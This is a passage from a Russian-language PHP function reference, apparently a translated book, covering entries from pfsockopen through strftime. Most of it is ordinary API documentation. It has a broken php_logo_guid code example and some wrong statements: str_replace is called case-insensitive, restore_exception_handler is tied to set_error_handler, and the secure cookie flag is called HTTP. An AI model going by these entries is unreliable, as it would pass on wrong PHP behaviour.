Закрывает канал, на который ссылается дескриптор. Возвращает код завершения процесса, выполнявшегося в канале.

**pfsockopen.** resource pfsockopen(string *хост*, int *порт* [, int *ошибка* [, string *сообщение* [, float *тайм\_аут*]])

Открывает долгосрочное подключение TCP или UDP к удаленному хосту через заданный порт. По умолчанию используется протокол TCP. Чтобы использовать для подключения UDP, *хост* должен начинаться с префикса `udp://`. Если параметр *тайм\_аут* задан, он определяет продолжительность ожидания в секундах перед наступлением тайм-аута.

Если подключение создано успешно, функция возвращает виртуальный файловый указатель, который может использоваться с такими функциями, как `fgets()` и `fputs()`. Если попытка подключения завершается неудачей, возвращается `false`. Если параметры *ошибка* и *сообщение* заданы, то они используются как код ошибки и описание ошибки соответственно.

В отличие от `fsockopen()`, сокет, открытый этой функцией, не закрывается автоматически после завершения операции чтения или записи: он должен быть закрыт явным вызовом `fsclose()`.

**php\_ini\_loaded\_file.** string php\_ini\_loaded\_file()

Возвращает путь к текущему файлу `php.ini`, если он существует, или `false` в противном случае.

**php\_ini\_scanned\_files.** string php\_ini\_scanned\_files()

Возвращает строку с именами файлов конфигурации, обработанных при запуске PHP. Имена файлов возвращаются в виде списка, разделенного запятыми. Если на стадии компиляции не был установлен параметр конфигурации `--with-config-file-scan-dir`, возвращается `false`.

**php\_logo\_guid.** string php\_logo\_guid()

Возвращает идентификатор, который может использоваться для вывода логотипа PHP. Пример:

```
<?php $current = basename($PHP_SELF); ?>
" border="0" />
```

**php\_sapi\_name.** string php\_sapi\_name()

Возвращает строку с описанием API сервера, под управлением которого работает PHP, например `"cgi"` или `"apache"`.

**php\_strip\_whitespace.** string php\_strip\_whitespace(string *путь*)

Возвращает строку с исходным кодом из файла *путь*, из которого удалены все пробелы и лексемы комментариев.

**php\_uname.** string php\_uname(string *режим*)

Возвращает строку с описанием операционной системы, под управлением которой работает PHP. Параметр *режим* содержит отдельный символ, используемый для управления возвращаемым значением. Допустимые значения:

|                  |                               |
|------------------|-------------------------------|
| a (по умолчанию) | Все режимы (s, n, r, v, m)    |
| s                | Название операционной системы |
| n                | Имя хоста                     |
| r                | Название выпуска              |
| v                | Информация о версии           |
| m                | Тип машины                    |

**phpcredits.** bool phpcredits([int *уровень*])

Выводит информацию о PHP и разработчиках, содержание которой зависит от значения *уровень*. Чтобы использовать несколько флагов, объедините их оператором ИЛИ. Допустимые значения:

|                            |  |
|----------------------------|--|
| CREDITS_ALL (по умолчанию) | Вся информация, кроме CREDITS_SAPI   |
| CREDITS_GENERAL            | Общая информация о PHP   |
| CREDITS_GROUP              | Список основных разработчиков PHP  |
| CREDITS_DOCS               | Информация о команде создателей документации   |
| CREDITS_MODULES            | Список модулей расширения, загруженных в настоящий момент, с указанием автора каждого модуля   |
| CREDITS_SAPI               | Список серверных модулей API с указанием автора каждого модуля   |
| CREDITS_FULLPAGE           | Указывает, что информация должна возвращаться в виде полной страницы HTML (вместо фрагмента кода HTML). Должен использоваться в сочетании с одним или несколькими параметрами, например phpcredits(CREDITS_MODULES   CREDITS_FULLPAGE) |

**phpinfo.** bool phpinfo([int *уровень*])

Выводит разнообразную информацию о состоянии текущей среды PHP, включая загруженные расширения, параметры компиляции, версию, информацию версии и т. д. Если параметр *уровень* задан, он может ограничить вывод конкретными фрагментами информации в виде зачений, объединенных оператором ИЛИ. Допустимые значения:

|                         |   |
|-------------------------|---|
| INFO_ALL (по умолчанию) | Вся информация                                  |
| INFO_GENERAL            | Общая информация о PHP                          |
| INFO_CREDITS            | Информация о PHP, включая информацию об авторах |
| INFO_CONFIGURATION      | Конфигурация и параметры компиляции             |
| INFO_MODULES            | Расширения, загруженные в настоящий момент      |
| INFO_ENVIRONMENT        | Информация о среде PHP                          |
| INFO_VARIABLES          | Список текущих переменных и их значения         |
| INFO_LICENSE            | Лицензия PHP                                    |

**phpversion.** string phpversion(string *расширение*)

Возвращает версию парсера PHP, работающего в настоящий момент. Если параметр *расширение* используется и содержит конкретное расширение, возвращается информация только об этом расширении.

**pi.** float pi()

Возвращает приблизительное значение числа  $\pi$  (3,14159265359).

**popen.** resource popen(string *команда*, string *режим*)

Открывает канал к процессу, запущенному выполнением команды в командной оболочке.

Параметр *режим* задает разрешения для открытия файла, которые могут быть только однонаправленными (то есть только для чтения или только для записи). Допустимы следующие значения:

|   |   |
|---|---|
| r | Файл открывается для чтения; указатель устанавливается в начало файла   |
| w | Файл открывается для записи. Если файл существует, то он будет усечен до нулевой длины. Если файл не существует, то он будет создан |

Если при открытии канала происходит любая ошибка, возвращает `false`. Если ошибок не было, возвращается дескриптор ресурса для канала.

**pow.** `number pow(number основание, number степень)`

Возвращает *основание*, возведенное в *степень*, в виде целого числа или числа с плавающей точкой.

**prev.** `mixed prev(array массив)`

Перемещает внутренний указатель к элементу, находящемуся перед его текущей позицией, и возвращает значение нового элемента, на который теперь установлен внутренний указатель. Если внутренний указатель уже установлен на первый элемент массива, возвращается `false`. Будьте внимательны с перебором массива с использованием этой функции: если массив содержит пустой элемент или элемент с ключом `0`, то будет возвращено значение, эквивалентное `false`, что приведет к завершению цикла. Если массив может содержать пустой элемент или элемент с ключом `0`, используйте функцию `each` вместо цикла с `prev()`.

**print\_r.** `mixed print_r(mixed значение[, bool возврат])`

Выводит *значение* в удобочитаемом виде. Если *значение* является строкой, целым числом или числом с плавающей точкой, то выводится само значение. Если это массив, то выводятся ключи и элементы. Если это объект, то выводятся ключи и значения для объекта. Функция возвращает `true`. Если параметру *возврат* присвоено значение `true`, то результат возвращается, но не отображается.

**printf.** `int printf(string формат[, mixed arg1 ...])`

Выводит строку с аргументами, которые подставлены в нее в местах, обозначенных специальными маркерами.

Каждый маркер начинается со знака процента (%) и состоит из перечисленных ниже элементов в указанном порядке. Все спецификаторы, кроме спецификатора типа, не являются обязательными. Чтобы включить в строку знак процента, используйте последовательность `%%`.

1. Необязательный спецификатор знака задает знак (- или +), который должен использоваться при выводе числа. По умолчанию используется только минус с отрицательными числами. Кроме того, с этим спецификатором положительные числа принудительно выводятся со знаком +.
2. Спецификатор дополнения задает символ, который должен использоваться для дополнения результатов до требуемого размера строки (см. ниже).



Можно задать `0`, пробел (по умолчанию) или любой символ с префиксом из одинарной кавычки.

3. Спецификатор выравнивания. По умолчанию строка дополняется до выравнивания по правому краю. Чтобы выполнялось выравнивание по левому краю, используйте дефис (-).
4. Минимальное количество символов, которые должен содержать элемент. Если результат будет меньше по количеству символов, предшествующие спецификаторы определяют символы дополнения.
5. Для чисел с плавающей точкой спецификатор точности, состоящий из точки и числа, определяет количество выводимых цифр в дробной части. Для других типов этот спецификатор игнорируется.
6. Спецификатор типа сообщает функции `printf()` тип данных, передаваемых функции для маркера. Существуют восемь возможных типов:

|   |  |
|---|--|
| b | Аргумент является целым числом и выводится в двоичной записи   |
| c | Аргумент является целым числом и отображается как символ с этим значением                              |
| d | Аргумент является целым числом и выводится в десятичной записи   |
| f | Аргумент является числом с плавающей точкой и выводится как число с плавающей точкой                   |
| o | Аргумент является целым числом и выводится в восьмеричной записи (основание 8)                         |
| s | Аргумент интерпретируется и выводится как строка   |
| x | Аргумент является целым числом и выводится в шестнадцатеричной записи (основание 16) в нижнем регистре |
| X | То же, что x, но с использованием символов верхнего регистра   |

**proc\_close.** `int proc_close(resource дескриптор)`

Закрывает процесс, на который ссылается дескриптор, ранее открытый вызовом `proc_open()`. Возвращает код завершения процесса.

**proc\_get\_status.** `array proc_get_status(resource дескриптор)`

Возвращает ассоциативный массив с информацией о дескрипторе процесса, ранее открытом функцией `proc_open()`. Массив содержит следующие значения:

|         |   |
|---------|---|
| command | Командная строка, которой был открыт этот процесс                                 |
| pid     | Идентификатор процесса  |
| running | true, если процесс выполняется в настоящий момент, или false — в противном случае |

|          |  |
|----------|--|
| signaled | true, если процесс был завершен неперехваченным сигналом, или false — в противном случае   |
| stopped  | true, если процесс был остановлен сигналом, или false — в противном случае   |
| exitcode | Если процесс завершился, выводится код завершения процесса. В противном случае выводится -1                                      |
| termsig  | Выводится сигнал, который привел к завершению процесса, если элемент signaled равен true. В противном случае выводится undefined |
| stopsig  | Выводится сигнал, который привел к остановке процесса, если элемент stopped равен true. В противном случае выводится undefined   |

**proc\_nice.** bool proc\_nice(int *приращение*)

Изменяет приоритет процесса, выполняющего текущий скрипт с приращением. Отрицательное *приращение* повышает приоритет процесса, тогда как положительное *приращение* понижает его. Возвращает true, если операция была успешной, или false — в противном случае.

**proc\_open.** resource proc\_open(string *команда*, array *дескрипторы*, array *каналы*[], string *каталог*[], array *окружение*[], array *параметры*[])

Открывает канал к процессу, запущенному выполнением команды в командной оболочке, с различными параметрами. Параметр *дескрипторы* должен содержать массив из трех элементов, описывающих дескрипторы потоков: `stdin`, `stdout` и `stderr`. Для каждого дескриптора задается либо массив с двумя элементами, либо ресурс потока. В первом случае если первый элемент содержит "pipe", то второй элемент равен либо "r" (для чтения из канала), либо "w" (для записи в канал). Если первый элемент содержит "file", то второй должен быть именем файла. Массив *каналы* заполняется массивом файловых указателей, соответствующих дескрипторам процессов. Если *каталог* задан, то процесс назначает его своим текущим рабочим каталогом. Если задан параметр *окружение*, то окружение процесса инициализируется значениями из этого массива. Наконец, последний параметр содержит ассоциативный массив с дополнительными настройками. В массиве могут содержаться следующие указатели:

|                |  |
|----------------|--|
| suppress_error | Если содержит true, то ошибки, сгенерированные процессом, подавляются (только для Windows) |
| bypass_shell   | Если содержит true, обходит cmd.exe при запуске процесса                                   |
| context        | Если значение задано, определяет контекст потока при открытии файлов                       |

Если при открытии процесса произойдет ошибка, возвращается `false`. В противном случае возвращается дескриптор ресурса для процесса.

**proc\_terminate.** `bool proc_terminate(resource дескриптор[, int сигнал])`

Сигнализирует процессу, на который ссылается дескриптор (ранее открытому вызовом `proc_open()`), что он должен завершиться. Если параметр *сигнал* задан, то процессу отправляется соответствующий сигнал. Вызов возвращает управление немедленно, что может произойти до того, как завершение процесса состоится. Для получения информации о статусе процесса используйте функцию `proc_get_status()`. Возвращает `true`, если операция была выполнена успешно. В противном случае возвращается `false`.

**property\_exists.** `bool property_exists(mixed класс, string имя)`

Возвращает `true`, если в объекте или классе определено поле данных с заданным именем, или `false` — в противном случае.

**putenv.** `bool putenv(string настройка)`

Задаёт значение переменной окружения в соответствии с параметром *настройка*, который обычно задается в форме *имя = значение*. Возвращает `true` при успешном выполнении, или `false` — в случае неудачи.

**quoted\_printable\_decode.** `string quoted_printable_decode(string строка)`

Декодирует строку с данными, закодированными методом `quoted-printable`, и возвращает полученную строку.

**quoted\_printable\_encode.** `string quoted_printable_encode(string строка)`

Возвращает строку, закодированную методом `quoted-printable`. За описанием формата кодирования обращайтесь к RFC 2045.

**quotemeta.** `string quotemeta(string строка)`

Экранирует вхождения некоторых символов в строке, присоединяя к ним символ `\`, и возвращает полученную строку. Экранируются следующие символы: `.`, `\`, `+`, `*`, `?`, `[`, `]`, `^`, `(`, `)` и `$`.

**rad2deg.** `float rad2deg(float число)`

Преобразует число из радианов в градусы и возвращает результат.

**rand.** `int rand([int мин, int макс])`

Возвращает случайное число в интервале от *мин* до *макс* включительно. Если значения *мин* и *макс* не заданы, возвращает случайное число от 0 до значения, возвращаемого функцией `mt_getrandmax()`.

**random\_bytes.** string random\_bytes(int *длина*)

Генерирует строку произвольной длины, содержащую криптографические случайные байты, пригодные для криптографического применения: генерирования затравок, ключей, векторов инициализации и т. д.

**random\_int.** int random\_int(int *мин*, int *макс*)

Генерирует криптографические случайные числа, которые могут использоваться в ситуациях, требующих несмещенных результатов (например, при генерировании результатов лотереи). Параметр *мин* задает нижнюю границу диапазона возвращаемых значений (должен быть равен PHP\_INT\_MIN или выше), *макс* задает верхнюю границу (PHP\_INT\_MAX или ниже).

**range.** array range(mixed *первая\_граница*, mixed *вторая\_граница*[, number *шаг*])

Создает и возвращает массив целых чисел или символов от значения *первая\_граница* до *вторая\_граница* включительно. Если вторая граница меньше первой, то последовательность возвращается в обратном порядке. Если параметр *шаг* указан, то создаваемый массив будет содержать значения, разделенные заданным приращением.

**rawurldecode.** string rawurldecode(string *url*)

Возвращает строку, созданную посредством декодирования URL-закодированной строки. Последовательности символов, начинающиеся с %, за которыми следует шестнадцатеричное число, заменяются литералом, который представляет строка.

**rawurlencode.** string rawurlencode(string *url*)

Возвращает строку, созданную применением URL-кодирования к *url*. Некоторые символы заменяются последовательностями символов, начинающимися с символа %, за которым следует шестнадцатеричное число, например пробелы заменяются последовательностью %20.

**readdir.** string readdir([resource *дескриптор*])

Возвращает имя следующего файла в каталоге, на который ссылается дескриптор. Если дескриптор не указан, по умолчанию используется дескриптор последнего ресурса каталога, возвращенный вызовом opendir(). Порядок, в котором вызовы readdir() возвращают файлы в каталоге, не определен. Если файлов в каталоге не осталось, readdir() возвращает false.

**readfile.** int readfile(string *путь*[], bool *включение*[], resource *контекст*[])

Читает *путь* (файл в потоковом *контексте*, если этот параметр задан) и выводит его содержимое. Если параметр *включение* задан и равен true, файл ищется по списку путей включения. Если *путь* начинается с http://, открывается подключение НТТР, из которого читается файл. Если *путь* начинается с ftp://, открывается подключение FТР, из которого читается файл. Удаленный сервер должен поддерживать пассивный режим FТР.

Функция возвращает количество выведенных байтов.

**readlink.** string readlink(string *путь*)

Возвращает путь, содержащийся в заданном файле символической ссылки. Если *путь* не существует либо не является файлом символической ссылки или если происходит другая ошибка, функция возвращает false.

**realpath.** string realpath(string *path*)

Расширяет все символические ссылки, преобразует ссылки ./ и ../, удаляет лишние символы / и возвращает результат.

**realpath\_cache\_get.** array realpath\_cache\_get()

Возвращает содержимое кэша реальных путей в виде ассоциативного массива. Ключ каждого элемента представляет собой имя пути, а значение — ассоциативный массив со значениями, кэшированными для пути. Некоторые из возможных значений:

|          |  |
|----------|--|
| expires  | Время истечения срока действия элемента кэша |
| is_dir   | Представляет ли путь каталог                 |
| key      | Уникальный идентификатор элемента кэша       |
| realpath | Преобразованный путь                         |

**realpath\_cache\_size.** int realpath\_cache\_size()

Возвращает размер кэша реальных путей в памяти (в байтах).

**register\_shutdown\_function.** void register\_shutdown\_function(callable *функция*[], mixed *arg1* [, mixed *arg2* [, ... mixed *argN*]])

Регистрирует функцию завершения. Функция вызывается в тот момент, когда страница завершает обработку, и получает заданные аргументы. Вы

можете зарегистрировать несколько функций завершения; они будут вызваны в том порядке, в каком они были зарегистрированы. Если функция завершения содержит команду выхода, то функции, зарегистрированные после нее, вызваны не будут. Так как функция завершения вызывается после того, как страница будет полностью обработана, вы не сможете добавить в нее данные вызовами `print()`, `echo()` либо аналогичными функциями или командами.

**register\_tick\_function.** `bool register_tick_function(callable функция[, mixed arg1 [, mixed arg2 [, ... mixed argN]])`

Регистрирует имя функции, вызывается на каждый тик с заданными аргументами. Очевидно, что регистрация функции тика может иметь серьезные последствия для выполнения скрипта. Возвращает значение `true`, если операция была успешной, и `false` — в противном случае.

**rename.** `bool rename(string старый, string новый[, resource контекст])`

Меняет имя файла со *старого* на *новый* с использованием потокового *контекста*, если он задан. Возвращает `true`, если переименование прошло успешно, или `false` — в противном случае.

**reset.** `mixed reset(array массив)`

Сбрасывает внутренний указатель массива на первый элемент и возвращает значение этого элемента.

**restore\_error\_handler.** `bool restore_error_handler()`

Возвращается к обработчику ошибок, действовавшему до последнего вызова `set_error_handler()`, и возвращает `true`.

**restore\_exception\_handler.** `bool restore_exception_handler()`

Возвращается к обработчику исключений, действовавшему до последнего вызова `set_error_handler()`, и возвращает `true`.

**rewind.** `int rewind(resource дескриптор)`

Устанавливает файловый указатель для заданного дескриптора к началу файла. Возвращает `true`, если операция выполнена успешно. В противном случае возвращается `false`.

**rewinddir.** `void rewinddir([resource дескриптор])`

Устанавливает файловый указатель для дескриптора в начало списка файлов в каталоге. Если *дескриптор* не задан, по умолчанию используется дескриптор ресурса каталога, возвращенный при последнем вызове `opendir()`.

**rmdir.** int rmdir(string *путь* [, resource *контекст*])

Удаляет каталог *путь* с использованием потокового контекста, если он задан. Если каталог не пуст, процесс PHP не имеет соответствующих разрешений или происходит другая ошибка, возвращается **false**. Если каталог был удален успешно, возвращается **true**.

**round.** float round(float *число* [, int *точность* [, int *режим*]])

Возвращает значение, ближайшее к заданному числу, до количества знаков в дробной части, определяемого параметром *точность*. По умолчанию параметр *точность* равен 0 (целочисленное округление). Параметр *режим* определяет способ округления:

|                                  |   |
|----------------------------------|---|
| PHP_ROUND_HALF_UP (по умолчанию) | Округление в большую сторону  |
| PHP_ROUND_HALF_DOWN              | Округление в меньшую сторону  |
| PHP_ROUND_HALF_EVEN              | Округление в большую сторону, если количество значащих цифр четно   |
| PHP_ROUND_HALF_ODD               | Округление в большую сторону, если количество значащих цифр нечетно |

**rsort.** void rsort(array *массив* [, int *флаги*])

Сортирует массив в обратном порядке по значениям. Необязательный второй параметр содержит дополнительные флаги сортировки. За дополнительной информацией об использовании этой функции обращайтесь к главе 5 и описанию `unserialize()`.

**rtrim.** string rtrim(string *строка* [, string *символы*])

Возвращает строку, в конце которой удаляются все символы, входящие в параметр *символы*. Если параметр *символы* не задан, то удаляются символы `\n`, `\r`, `\t`, `\v`, `\0` и пробелы.

**scandir.** array scandir(string *путь* [, int *порядок\_сортировки* [, resource *контекст*]])

Возвращает массив имен файлов, существующих в заданном каталоге, в потоковом контексте (если он задан), или **false** — при возникновении ошибки. Имена файлов сортируются с учетом параметра *порядок\_сортировки*, который содержит одно из следующих значений:

|                                       |                                       |
|---------------------------------------|---------------------------------------|
| SCANDIR_SORT_ASCENDING (по умолчанию) | Сортировка по возрастанию             |
| SCANDIR_SORT_DESCENDING               | Сортировка по убыванию                |
| SCANDIR_SORT_NONE                     | Без сортировки (порядок не определен) |

**serialize.** string `serialize(mixed значение)`

Возвращает строку, содержащую представление заданного значения в виде двоичных данных. Например, полученная строка может использоваться для сохранения данных в БД или в файле, для последующего восстановления функцией `unserialize()`. Сериализация возможна для любых значений, кроме ресурсов.

**set\_error\_handler.** string `set_error_handler(string функция)`

Назначает функцию текущим обработчиком ошибок или отменяет текущий обработчик ошибок, если параметр *функция* содержит `NULL`. Функция-обработчик вызывается при каждом возникновении ошибки. Она может делать многое, но обычно она выводит сообщение об ошибке и освобождает ресурсы после возникновения неисправимой ошибки.

Функция, определяемая пользователем, вызывается с двумя параметрами: кодом ошибки и строкой с описанием ошибки. Также могут передаваться три дополнительных значения: имя файла, в котором произошла ошибка; номер строки, в которой произошла ошибка; и контекст, в котором произошла ошибка (массив, представляющий активную таблицу символьческих имен).

Функция `set_error_handler()` возвращает имя предыдущего назначенного обработчика ошибок или `false`, если при назначении обработчика ошибок произошла ошибка (например, если *функция* не существует).

**set\_exception\_handler.** callable `set_exception_handler(callable функция)`

Назначает функцию текущим обработчиком исключений. Функция-обработчик вызывается каждый раз, когда исключение, выданное в блоке `try... catch`, не было обработано; функция может делать все, что угодно, но обычно она выводит сообщение об ошибке и освобождает ресурсы после возникновения критической ошибки.

Функция, определяемая пользователем, при вызове получает один параметр — объект выданного исключения.

`set_exception_handler()` возвращает имя предыдущего назначенного обработчика исключений, пустую строку (если предыдущий обработчик не был назначен) или `false` — если при назначении обработчика исключений произошла ошибка (например, если *функция* не существует).

**set\_include\_path.** string `set_include_path(string путь)`

Задаёт указатель конфигурации, определяющий список путей включения. Настройка продолжает действовать до завершения скрипта или до выпол-



нения в скрипте вызова `restore_include_path`. Возвращает значение предыдущего списка путей включения.

**set\_time\_limit.** `void set_time_limit(int тайм_аут)`

Устанавливает тайм-аут для текущего скрипта и перезапускает таймер тайм-аута. По умолчанию тайм-аут устанавливается на 30 секунд или на значение указателя `max_execution_time` в текущем файле конфигурации. Если скрипт не закончит выполнение за указанное время, происходит неисправимая ошибка, а скрипт уничтожается. Если продолжительность тайм-аута равна 0, то прерывание скрипта по тайм-ауту не произойдет никогда.

**setcookie.** `void setcookie(string имя[, string значение[, int срок_действия[, string путь[, string домен[, bool безопасность]]]])`

Генерирует cookie и передает с прочей информацией заголовков. Так как cookie назначается в заголовке HTTP, функция `setcookie()` должна вызываться до того, как будет сгенерирован какой-либо вывод.

Если указано только имя, то cookie с заданным именем удаляется у клиента. Значение *аргумент* задает значение cookie, *срок\_действия* — временную метку Unix, определяющую время истечения действия cookie, а параметры *путь* и *домен* определяют домен, с которым связывается cookie. Если флаг *безопасность* равен true, то cookie будет передаваться только по безопасному подключению HTTP.

**setlocale.** `string setlocale(mixed категория, string локальный_контекст[, string локальный_контекст, ...]) string setlocale(mixed category, array локальный_контекст)`

Назначает локальный контекст для функций *категория*. Возвращает текущий локальный контекст после назначения или false, если назначить локальный контекст не удалось. В параметре *категория* можно добавить несколько вариантов (объединенных оператором ИЛИ). Доступны следующие варианты:

|                       |   |
|-----------------------|---|
| LC_ALL (по умолчанию) | Все следующие категории                 |
| LC_COLLATE            | Сравнение строк                         |
| LC_CTYPE              | Классификация символов и преобразования |
| LC_MONETARY           | Финансовые функции                      |
| LC_NUMERIC            | Числовые функции                        |
| LC_TIME               | Форматирование даты и времени           |

Если локальный контекст содержит `0` или пустую строку, то текущий локальный контекст остается неизменным.

**setrawcookie.** `void setrawcookie(string имя[, string значение[, int срок_действия[, string path [, string домен[, bool безопасность]]]])`

Генерирует cookie и передает с прочей информацией заголовков. Так как cookie назначается в заголовке HTTP, то функция должна вызываться до того, как будет сгенерирован какой-либо вывод.

Если указано только имя, то cookie с заданным именем удаляется у клиента. Параметр *значение* задает значение cookie, которое, в отличие от своего аналога в `setcookie()`, не подвергается URL-кодированию перед отправкой. Параметр *срок\_действия* содержит временную метку Unix, определяющую время истечения действия cookie, а параметры *путь* и *домен* определяют домен, с которым связывается cookie. Если флаг *безопасность* равен `true`, то cookie будет передаваться только по безопасному подключению HTTP.

**settype.** `bool settype(mixed значение, string тип)`

Преобразует значение к заданному типу. Возможные значения — "boolean", "float", "string", "array" и "object". Возвращает `true`, если операция была выполнена успешно, или `false` — в случае ошибки. Использование этой функции эквивалентно преобразованию значения к соответствующему типу.

**sha1.** `string sha1(string строка[, bool двоичные_данные])`

Вычисляет криптографический хеш `sha1` для строки и возвращает его. Если параметр *двоичные\_данные* задан и равен `true`, вместо шестнадцатеричной строки возвращаются низкоуровневые двоичные данные.

**sha1\_file.** `string sha1_file(string путь[, bool двоичные_данные])`

Вычисляет и возвращает криптографический хеш `sha1` для файла *путь*. Хеш `sha1` представляет собой 40-символьное шестнадцатеричное значение, которое может использоваться для проверки контрольной суммы данных файла. Если параметр *двоичные\_данные* задан и равен `true`, результат отправляется как 20-разрядное двоичное значение.

**shell\_exec.** `string shell_exec(string команда)`

Выполняет команду через командную оболочку и возвращает результаты команды. Функция вызывается при использовании оператора ``` (обратная одинарная кавычка).

**shuffle.** void shuffle(array массив)

Переупорядочивает элементы массива в случайном порядке. Ключи, связанные со значениями, теряются.

**similar\_text.** int similar\_text(string первая\_строка, string вторая\_строка[, float процент])

Вычисляет степень сходства между двумя строками. Если параметр *процент* передается по ссылке, в нем сохраняется метрика несоответствия двух строк в процентах.

**sin.** float sin(float значение)

Возвращает синус заданного значения в радианах.

**sinh.** float sinh(float значение)

Возвращает гиперболический синус заданного значения в радианах.

**sleep.** int sleep(int время)

Приостанавливает выполнение текущего скрипта на заданное *время* в секундах. Возвращает 0, если операция была выполнена успешно, или **false** — в противном случае.

**sort.** bool sort(array массив[, int флаги])

Сортирует элементы заданного массива по возрастанию. Чтобы точнее управлять поведением при сортировке, передайте второй параметр с одним из следующих значений:

|                             |  |
|-----------------------------|--|
| SORT_REGULAR (по умолчанию) | Элементы сравниваются обычным способом   |
| SORT_NUMERIC                | Элементы сравниваются как числа  |
| SORT_STRING                 | Элементы сравниваются как строки   |
| SORT_LOCALE_STRING          | Элементы сравниваются как строки по правилам сортировки текущего локального контекста                            |
| SORT_NATURAL                | Элементы сравниваются как строки в естественном порядке  |
| SORT_FLAG_CASE              | Объединяется поразрядным ИЛИ с SORT_STRING или SORT_NATURAL, чтобы при сортировке не учитывался регистр символов |

Возвращает **true**, если операция была успешной, или **false** — в противном случае. За дополнительной информацией об использовании этой функции обращайтесь к главе 5.

**soundex.** string soundex(string *строка*)

Вычисляет и возвращает ключ Soundex для строки. Слова, которые имеют похожее произношение (и начинаются с той же буквы), имеют одинаковые ключи Soundex.

**sprintf.** string sprintf(string *формат*[, mixed *значение1*[, ... mixed *значениеN*]])

Возвращает строку, полученную в результате подстановки в строку *формат* заданных аргументов. За дополнительной информацией об использовании этой функции обращайтесь к описанию printf().

**sqrt.** float sqrt(float *число*)

Возвращает квадратный корень заданного числа.

**srand.** void srand([int *затравка*])

Инициализирует стандартный генератор псевдослучайных чисел заданным значением или случайным значением, если параметр не задан.

**sscanf.** mixed sscanf(string *строка*, string *формат*[, mixed *переменнаяN* ...])

Разбирает строку на значения типов, заданных в параметре *формат*. Найденные значения либо возвращаются в виде массива, либо, если заданы параметры *переменная1–переменнаяN* (которые должны передаваться по ссылке), сохраняются в указанных переменных.

Форматная строка совпадает с той, которая используется в sprintf().  
Пример:

```
$name = sscanf("Name: k.tatroe", "Name: %s"); // $name содержит "k.tatroe"  
list($month, $day, $year) = sscanf("June 30, 2001", "%s %d, %d");  
$count = sscanf("June 30, 2001", "%s %d, %d", &$month, &$day, &$year);
```

**stat.** array stat(string *путь*)

Возвращает ассоциативный массив с информацией о файле *путь*. Если путь является символической ссылкой, возвращает информацию о файле, на который указывает ссылка. За списком возвращаемых значений и информацией о них обращайтесь к описанию fstat.

**str\_getcsv.** array str\_getcsv(string *ввод*[, string *ограничитель*[, string *вложение*[, string *экранирующий\_символ*]]])

Разбирает строку в формате CSV (значения, разделенные запятыми) и возвращает результат как массив значений. Если *ограничитель* задан, то он

используется для разделения значений вместо запятых. Если *вложение* задано, то оно представляет собой одиночный символ, в который вложены значения (по умолчанию это двойная кавычка). Последний параметр задает используемый *экранирующий\_символ* — по умолчанию это обратный слеш.

**str\_ireplace.** mixed str\_ireplace(mixed *подстрока*, mixed *замена*, mixed *строка*[, int &*счетчик*])

Ищет все вхождения подстроки в строке без учета регистра и заменяет их заданной строкой. Если все три параметра являются строками, функция возвращает строку. Если параметр *строка* представляет собой массив, то замена выполняется для каждого элемента массива и функция возвращает массив результатов. Если оба параметра — *подстрока* и *замена* — являются массивами, то элементы первого массива заменяются элементами второго с теми же числовыми индексами. Наконец, если параметр *подстрока* является массивом, а параметр *замена* — строкой, то все вхождения любого элемента в массиве заменяются строкой *замена*. Если параметр *счетчик* задан, то он заполняется количеством замененных вхождений.

**str\_pad.** string str\_pad(string *строка*, string *длина*[, string *дополнение*[, int *тип*]])

Дополняет строку заданным дополнением до заданной длины и возвращает полученную строку. Задавая параметр *тип*, вы можете управлять местом вставки дополнения. Поддерживаются следующие значения параметра *тип*:

|                              |                                   |
|------------------------------|-----------------------------------|
| STR_PAD_RIGHT (по умолчанию) | Строка дополняется справа         |
| STR_PAD_LEFT                 | Строка дополняется слева          |
| STR_PAD_BOTH                 | Строка дополняется с обеих сторон |

**str\_repeat.** string str\_repeat(string *строка*, int *количество*)

Возвращает строку, состоящую из заданного количества копий строки, присоединенных друг к другу. Если *количество* не больше нуля, возвращается пустая строка.

**str\_replace.** mixed str\_replace(mixed *поиск*, mixed *замена*, mixed *строка*[, int &*счетчик*])

Ищет все вхождения подстроки в строке без учета регистра и заменяет их заданной строкой. Если все три параметра являются строками, функция возвращает строку. Если параметр *строка* представляет собой массив, то замена выполняется для каждого элемента массива и функция возвращает массив результатов. Если оба параметра — *подстрока* и *замена* — являются

массивами, то элементы первого массива заменяются элементами второго с теми же числовыми индексами. Наконец, если параметр *подстрока* является массивом, а параметр *замена* — строкой, то все вхождения любого элемента в массиве заменяются строкой *замена*. Если параметр *счетчик* задан, то он заполняется количеством замененных вхождений.

**str\_rot13.** string str\_rot13(string *строка*)

Преобразует строку в ее версию, зашифрованную с применением алгоритма rot13, и возвращает полученную строку.

**str\_shule.** string str\_shuffle(string *строка*)

Переставляет символы строки в случайном порядке и возвращает полученную строку.

**str\_split.** array str\_split(string *строка*[, int *длина*])

Разбивает строку на массив символов, каждый элемент которого содержит заданное количество символов. Если параметр *длина* не задан, по умолчанию ему присваивается значение 1.

**str\_word\_count.** mixed str\_word\_count(string *строка*[, int *формат*[, string *символы*]])

Подсчитывает количество слов в строке по правилам, определяемым локальным контекстом. Значение параметра *формат* определяет возвращаемое значение:

|                  |  |
|------------------|--|
| 0 (по умолчанию) | Количество слов, найденных в строке  |
| 1                | Массив всех слов, найденных в строке   |
| 2                | Ассоциативный массив, в котором ключами являются позиции в строке, а значениями — слова, найденные в этих позициях |

Если параметр *символы* задан, он содержит дополнительные символы, которые считаются находящимися внутри слов (то есть не на границах слов).

**strcasecmp.** int strcasecmp(string *строка1*, string *строка2*)

Сравнивает две строки. Возвращает отрицательное число, если первый параметр меньше второго; 0, если первый и второй параметры равны; и положительное число, если первый параметр больше второго. Сравнение выполняется без учета регистра символов, то есть строки "Alphabet" и "alphabet" считаются равными.

**strcmp.** int strcmp(string one, string two)

Сравнивает две строки. Возвращает отрицательное число, если первый параметр меньше второго, 0, если первый и второй параметры равны, и положительное число — если первый параметр больше второго. Сравнение выполняется с учетом регистра символов, то есть строки "Alphabet" и "alphabet" не считаются равными.

**strcoll.** int strcoll(string one, string two)

Сравнивает две строки по правилам текущего локального контекста. Возвращает отрицательное число, если первый параметр меньше второго, 0, если первый и второй параметры равны, и положительное число — если первый параметр больше второго. Сравнение выполняется с учетом регистра символов, то есть строки "Alphabet" и "alphabet" не считаются равными.

**strcspn.** int strcspn(string строка, string символы[, int смещение[, int длина]])

Возвращает длину подмножества строки, начинающегося с позиции *смещение* и состоящего максимум из заданного количества символов, до первого экземпляра символа из параметра *символы*.

**strftime.** string strftime(string формат[, int временная\_метка])

